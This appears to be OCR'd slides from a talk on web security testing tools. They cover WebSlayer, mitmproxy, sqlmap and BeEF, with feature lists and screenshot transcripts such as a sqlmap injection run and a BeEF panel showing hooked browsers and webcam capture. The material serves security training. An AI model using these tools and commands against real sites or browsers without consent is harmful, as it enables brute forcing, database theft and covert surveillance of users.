
WebSlayer http://www.edge-security.com/webslayer.php

Web application bruteforcer

- Find non-linked resources (directories, servlets, scripts, files, etc.)
- Brute force GET/POST parameters, form parameters (User/Password), fuzzing, etc.

Can be used for various attacks

- Predictable resource locator
- Login forms brute force
- Session brute force
- Parameter brute force
- Parameter fuzzing and injection (XSS, SQL)
- Basic and NTML authentication brute forcing


WebSlayer
Attack Setup
Payload Generator
Results
RequesteR
Encoder
Logs
Analyzed urls:
URL
Attack type
Dictionary
1 http://www.edge-security.com/FUZZ File /Users/laramies/edge-repo/wzuffer/trunk/wordlist/common.txt
2 http://192.168.1.100/FUZZ File /Users/laramies/edge-repo/wzuffer/trunk/wordlist/common.txt
Include
Codes: ---
Lines: ---
Words: ---
Chars: ---
MD5: ---
Regexp:
Filter
Timer Code Lines Words Chars MD5 Payload
1 0.127729 301 7 20 245 904a71900738b4268c00e1cb39158afe cgi-bin
2 0.160975 301 7 20 242 db704bbdd0690e77291a24bc1dab5ba5 docs
3 0.119614 200 3 14 223 2fb4d164cd67749e5f63b18460fef05d events
4 0.118238 301 7 20 241 145c686db842917b4ed438f166b6ed8b img
5 0.118350 302 7 18 246 a6fe97155bc421074a64c6a080677ab6 login
6 0.160629 200 10 30 517 64cbfdd53222f8a25c6db9d118083537 menu
7 0.135700 301 7 20 242 56b99a77b89ed5719bd26265b899ad8a pics
Browser
Html
Source
Response Headers
Raw Request
aruba.it
Login:
password:
login
JavaScript e cookies devono essere abilitati nel tuo browser !
© Copyright 2006 Aruba S.p.A. - All rights reserved
graphic by ATOdesign
Search
To RequesteR
Results loaded


mitmproxy https://mitmproxy.org/

SSL-capable man-in-the-middle HTTP proxy

- Console interface that allows traffic flows to be inspected and edited on the fly
- Command-line version (mitmdump) is like tcpdump for HTTP

Features

- Intercept and modify HTTP traffic on the fly
- Save HTTP conversations for later replay and analysis
- Replay both HTTP clients and servers
- Make scripted changes to HTTP traffic using Python
- SSL interception certs generated on the fly



~/git/public/mitmproxy (Python)
GET https://github.com/
← 200 text/html 5.52kB
GET https://a248.e.akamai.net/assets.github.com/stylesheets/bundles/github2-24f59e3ded11f2a1c7ef9ee730882bd8d550cfb8.css
← 200 text/css 28.27kB
GET https://a248.e.akamai.net/assets.github.com/images/modules/header/logov7@4x-hover.png?1324325424
← 200 image/png 6.01kB
GET https://a248.e.akamai.net/assets.github.com/javascripts/bundles/jquery-b2ca07cb3c906ceccfd58811b430b8bc25245926.js
← 200 application/x-javascript 32.59kB
↺ GET https://a248.e.akamai.net/assets.github.com/stylesheets/bundles/github-cb564c47c51a14af1ae265d7ebab59c4e78b92cb.css
← 200 text/css 37.09kB
GET https://a248.e.akamai.net/assets.github.com/images/modules/home/logos/facebook.png?1324526958
← 200 image/png 5.55kB
>> GET https://github.com/twitter
[7] [i:.*] ?:help [*:8080]

sqlmap http://sqlmap.org/

Automated SQL injection penetration testing tool

Many features

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB database management systems
- 6 SQLi techniques: boolean-based blind, time-based blind, error-based, UNION query, stacked queries and out-of-band
- Directly DB connection by providing DBMS credentials, IP address, port and database name
- Enumerate users, password hashes, privileges, roles, databases, tables and columns
- …


$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
{1.0.5.63#dev}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent i
s illegal. It is the end user's responsibility to obey all applicable local, state and fed
eral laws. Developers assume no liability and are not responsible for any misuse or damage
caused by this program
[*] starting at 17:43:06
[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')

BeEF http://beefproject.com/

The Browser Exploitation Framework


- Focuses on client-side attack vectors

Hooks one or more web browsers and uses them for launching directed command modules

- Attacks against the system from within the browser context

Main components

- Commands: execute JS modules against a web browser
- Rider: submit HTTP requests on behalf of the hooked browser
- XssRays: check for XSS vulnerabilities


Firefox
BeEF Control Panel
10.10.10.208:3000/ui/panel
Google
BeEF 0.4.3.6-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
10.10.10.208
10.10.10.202
Offline Browsers
Basic
Requester
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Module Tree
Browser (10)
Hooked Domain (17)
Play Sound
Unhook
Webcam
Get Visited Domains
Detect Popup Blocker
Detect FireBug
Detect Unsafe ActiveX
Fingerprint Browser
Get Visited URLs
Chrome Extensions (7)
Debug (3)
Exploits (14)
Host (13)
IPEC (6)
Metasploit (225)
Misc (6)
Network (8)
Persistence (4)
Phonegap (8)
Social Engineering (6)
Module Results History
id
date
label
0
2013-02-07 15:23
command 1
1
2013-02-07 15:34
command 2
Command results
1
Thu Feb 07 2013 15:23:36 GMT-0500 (Eastern Standard Time)
data: result=Swfobject successfully added flash object to the victim page
2
Thu Feb 07 2013 15:23:47 GMT-0500 (Eastern Standard Time)
data: result=User pressed allow, you should get pictures soon
3
Thu Feb 07 2013 15:23:47 GMT-0500 (Eastern Standard Time)
data: picture=/9j/4AAQSkZJRgABAQAAAQABAAD
/2wCEAAEBAQEBAQEBAQEBAQEBAQEBAQEBAQEB
/AABEIAPABQAMBEQACEQEDEQH
/xAGiAAABBQEBAQEBAQAAAAAAAAAAAQIDBAUGBwgJ
/j5+gEAAwEBAQEBAQAAAAAAAAECAwQFBgcICQo
/T19vf4+fr/2gAMAwEAAhEDEQA
/AP7+KACgAoAKACgAoAKACgAoAKACgAoAKA
/wD/2Q==
4
Thu Feb 07 2013 15:23:48 GMT-0500 (Eastern Standard Time)
data: picture=/9j/4AAQSkZJRgABAQAAAQABAAD
/2wCEAAEBAQEBAQEBAQEBAQEBAQEBAQEBAQEB
/AABEIAPABQAMBEQACEQEDEQH
/xAGiAAABBQEBAQEBAQAAAAAAAAAAAQIDBAUGBwgJ
/j5+gEAAwEBAQEBAQAAAAAAAAECAwQFBgcICQo
/T19vf4+fr/2gAMAwEAAhEDEQA
/AP7+KACgAoAKACgAoAKACgAoAKACgAoAKA
/wD/2Q==
5
Thu Feb 07 2013 15:23:50 GMT-0500 (Eastern Standard
Re-execute command
Ready

